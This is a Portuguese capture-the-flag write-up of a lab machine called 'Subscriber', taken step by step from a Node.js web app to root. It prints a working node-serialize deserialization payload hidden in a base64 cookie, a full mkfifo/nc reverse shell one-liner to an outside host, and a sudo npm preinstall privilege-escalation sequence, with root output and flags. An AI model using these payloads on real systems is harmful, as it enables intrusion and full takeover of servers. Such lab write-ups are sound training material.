


# Subscriber

---

IP: 10.9.2.29 **nível: Fácil**

---


- Passo 01



Ao acessarmos o site, vemos a mensagem informando que está manutenção e que há uma aplicação rodando na porta **3000**

---

- Passo 02



# THANK YOU!



Thanks a bunch for subscribe, that out It means a lot to us, just like you do! We really appreciate you giving us a moment of your time today. Thanks for being you

Storage											
Filter Items											
	Name	Value	Domain	Path	Expires / Max-Age	Size	HttpOnly	Secure	SameSite	Last Accessed	
http://10.9.2.29:3000	userInfo	eyJ1c2VybmFtZSI6IkFub255bW91cyIsIkVtYWlsIjoicVZhdHRlc3Rjb20iFQ%3D%3D	10.9.2.29	/	Session	76	false	false	None	Fri, 19 Aug 2022 21:22:57...	

Após n testes não bem sucedidos, uma coisa que me chamou a atenção foi o **Cookie**, após decodar em base64, nos dava uma info interessante.

```
{"userName": "Anonymous", "Email": "testtestcom"}
```

https://www.base64decode.org

SUBDOMAIN\_DISCO... APPLICATION\_DISCO... FORENSIC (5) Jon Bellion - All Ti... Studio Tumble - YouT...

# BASE64

Decode and Encode

Decode Encode

Do you have to deal with Base64 format? Then this site is perfect for you! Use our super

## Decode from Base64 format

Simply enter your data then push the decode button.

eyJ1c2VyTmFtZSI6IkFub255bW91cyIsIkVtYWlsIjoiaGVhZHRlc3Rjb20ifQ%3D%3D

For encoded binaries (like images, documents, etc.) use the file upload form a little further down

UTF-8 Source character set.

☐ Decode each line separately (useful for when you have multiple entries).

☒ Live mode OFF Decodes in real-time as you type or paste (supports only the UTF-8 char

< **DECODE** > Decodes your data into the area below.

```
{"userName": "Anonymous", "Email": "testtestcom"}
```

### • Passo 03



# THANK YOU!



Thanks a bunch for subscribe, that out It means a lot to us, just like you do! We really appreciate you giving us a moment of your time today. Thanks for being you

Inspector Console Debugger Network Style Editor Performance Memory Storage Accessibility Application

Filter URLs

Status	Method	Domain	File	Initiator	Type	Transferred	Size
303	POST	10.9.2.29:3000	/	document	html	2 KB	1.71 KB
200	GET	10.9.2.29:3000	/	document	html	2 KB	1.71 KB
200	GET	2-22-4-dot-lead-pages.appspot.com	jquery-1.9.1.min.js	script	js	cached	0 B
200	GET	2-22-4-dot-lead-pages.appspot.com	html5shiva.js	script	js	cached	0 B
404	GET	10.9.2.29:3000	favicon.ico	img	html	cached	150 B

Headers Cookies Request Response Timings

Accept-Ranges: bytes  
Cache-Control: public, max-age=0  
Connection: keep-alive  
Content-Length: 2836  
Content-Type: text/html; charset=UTF-8  
Date: Fri, 19 Aug 2022 21:22:57 GMT  
ETag: W/"5d8-17696077316"  
Last-Modified: Tue, 07 Dec 2021 17:53:31 GMT  
X-Powered-By: Express

Após n testes novamente e sem sucesso outra info que nos dava uma pista foi o serviço, ao ver o campo **X-Powered-By** percebesse que se é usado Nodejs.

- Passo 04

### [NodeJS](#)

```
__$ND_FUNC$$_ function(){require(\"child_process\").execSync(\"sleep 10\")}()
```

para não fazer a Desserialização na mão foi-se usado esse exploit, basicamente o mesmo do site, porém com algumas mudanças.

- Passo 05

### Encode to Base64 format

Simply enter your data then push the encode button.

```
{\"userName\":\"Anonymous\",\"Email\":\"__$ND_FUNC$$_ function(){require(\"child_process\").execSync(\"sleep 10\")}()\"}
```

To encode binaries (like images, documents, etc.) use the file upload form a little further down on this page.

UTF-8 Destination character set.

LF (Unix) Destination newline separator.

☐ Encode each line separately (useful for when you have multiple entries).

☐ Split lines into 76 character wide chunks (useful for MIME).

☐ Perform URL-safe encoding (uses Base64URL format).

Live mode OFF Encodes in real-time as you type or paste (supports only the UTF-8 character set).

**ENCODE** Encodes your data into the area below.

```
eyJ1c2VyTmFtZSI6IkFub255bW91cyIsIkVtYWlsIjoieXyQkTkRFRlVOQyQkXyBmdW5jdGlvbigpe3JlcXVpcmUoXCJjaGlscZF9wcm9jZXNzXCIpLmV4ZWNTeW5jKFwic2xIZXAgMTBclil9KCKifQ==
```

Como nada era refletivo na execução do comando, pedi que fosse executado um sleep e podemos ver que trigou sem problema.


The image shows a web application with a light blue background. On the right, there is a white rounded rectangle with a purple shadow. Inside this rectangle, the word "Subscribe" is centered in bold black text. Below it is a white input field with the placeholder text "Email". At the bottom of the rectangle is a purple button with the text "Sign up" in white. Below the web application, the browser's developer console is open, showing the "Network" tab. It displays two requests: a GET request to "/" with a status of 200, and a GET request to "favicon.ico" with a status of 404. The console also shows the total load time as 10.49 s.

Status	Method	Domain	File	Initiator	Type	Transferred	Size
200	GET	10.9.2.29:3000	/	document	html	3.06 KB	2.77 KB
404	GET	10.9.2.29:3000	favicon.ico	img	html	cached	150 B

2 requests | 2.92 KB / 3.06 KB transferred | Finish: 10.60 s | DOMContentLoaded: 10.49 s | load: 10.49 s

load: 10.49 s

- Passo 06



Deixei o **nc** escutando na porta 1234 e no lugar do comando **sleep 5** executei a reverse shell `rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|sh -i 2>&1|nc 10.10.12.100 1234 >/tmp/f` e executei o comando `script -qc /bin/bash /dev/null` para uma shell mais interativa.

- Passo 07

```
ryan@ip-10-9-2-29:/home/ryan/webapp/app$ ls /
ls /
bin    home      lib64      opt        sbin      tmp        vmlinuz
boot   initrd.img lost+found  proc       snap      user.txt   vmlinuz.old
dev    initrd.img.old media       root       srv       usr
etc    lib        mnt        run        sys       var
ryan@ip-10-9-2-29:/home/ryan/webapp/app$ cat /user.txt
cat /user.txt
CS{lns3cur3_D3s3r1Al1Z4t10n_4tt4ck_N0dEJS}
ryan@ip-10-9-2-29:/home/ryan/webapp/app$
```

- Passo 08

```
ryan@ip-10-9-2-29:/home/ryan/webapp/app$ sudo -l
sudo -l
Matching Defaults entries for ryan on ip-10-9-2-29:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User ryan may run the following commands on ip-10-9-2-29:
    (ALL) NOPASSWD: /usr/bin/npm *
ryan@ip-10-9-2-29:/home/ryan/webapp/app$
```

Identifica-se que podemos abusar do **npm** para tentar uma escalção de privilégios.

- Passo 09

[GTFOBins npm](#)

```

ryan@ip-10-9-2-29:/home/ryan/webapp/app$ sudo -l
sudo -l
Matching Defaults entries for ryan on ip-10-9-2-29:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User ryan may run the following commands on ip-10-9-2-29:
    (ALL) NOPASSWD: /usr/bin/npm *
ryan@ip-10-9-2-29:/home/ryan/webapp/app$ TF=$(mktemp -d)
TF=$(mktemp -d)
ryan@ip-10-9-2-29:/home/ryan/webapp/app$ echo '{"scripts": {"preinstall": "/bin/sh"}}' > $TF/package.json
<ts": {"preinstall": "/bin/sh"}}' > $TF/package.json
ryan@ip-10-9-2-29:/home/ryan/webapp/app$ sudo npm -C $TF --unsafe-perm i
sudo npm -C $TF --unsafe-perm i

# TF=$(mktemp -d) script -qc /bin/bash /dev/null
script -qc /bin/bash /dev/null
root@ip-10-9-2-29:/tmp/tmp.cY3bbR0pjD# id
id
uid=0(root) gid=0(root) groups=0(root)
root@ip-10-9-2-29:/tmp/tmp.cY3bbR0pjD# █

```

Ao explorarmos a vulnerabilidade do npm, conseguimos efetuar a escalação de privilégios

```
TF=$(mktemp -d)
```

```
echo '{"scripts": {"preinstall": "/bin/sh"}}' > $TF/package.json
```

```
sudo npm -C $TF --unsafe-perm i
```

- Passo 10

```

root@ip-10-9-2-29:/tmp/tmp.cY3bbR0pjD# ls /root
ls /root
root.txt  snap
root@ip-10-9-2-29:/tmp/tmp.cY3bbR0pjD# cat /root/root.txt
cat /root/root.txt
CS{3asy-P3aSy-Pr1v-NPM}
root@ip-10-9-2-29:/tmp/tmp.cY3bbR0pjD# █

```

FLAG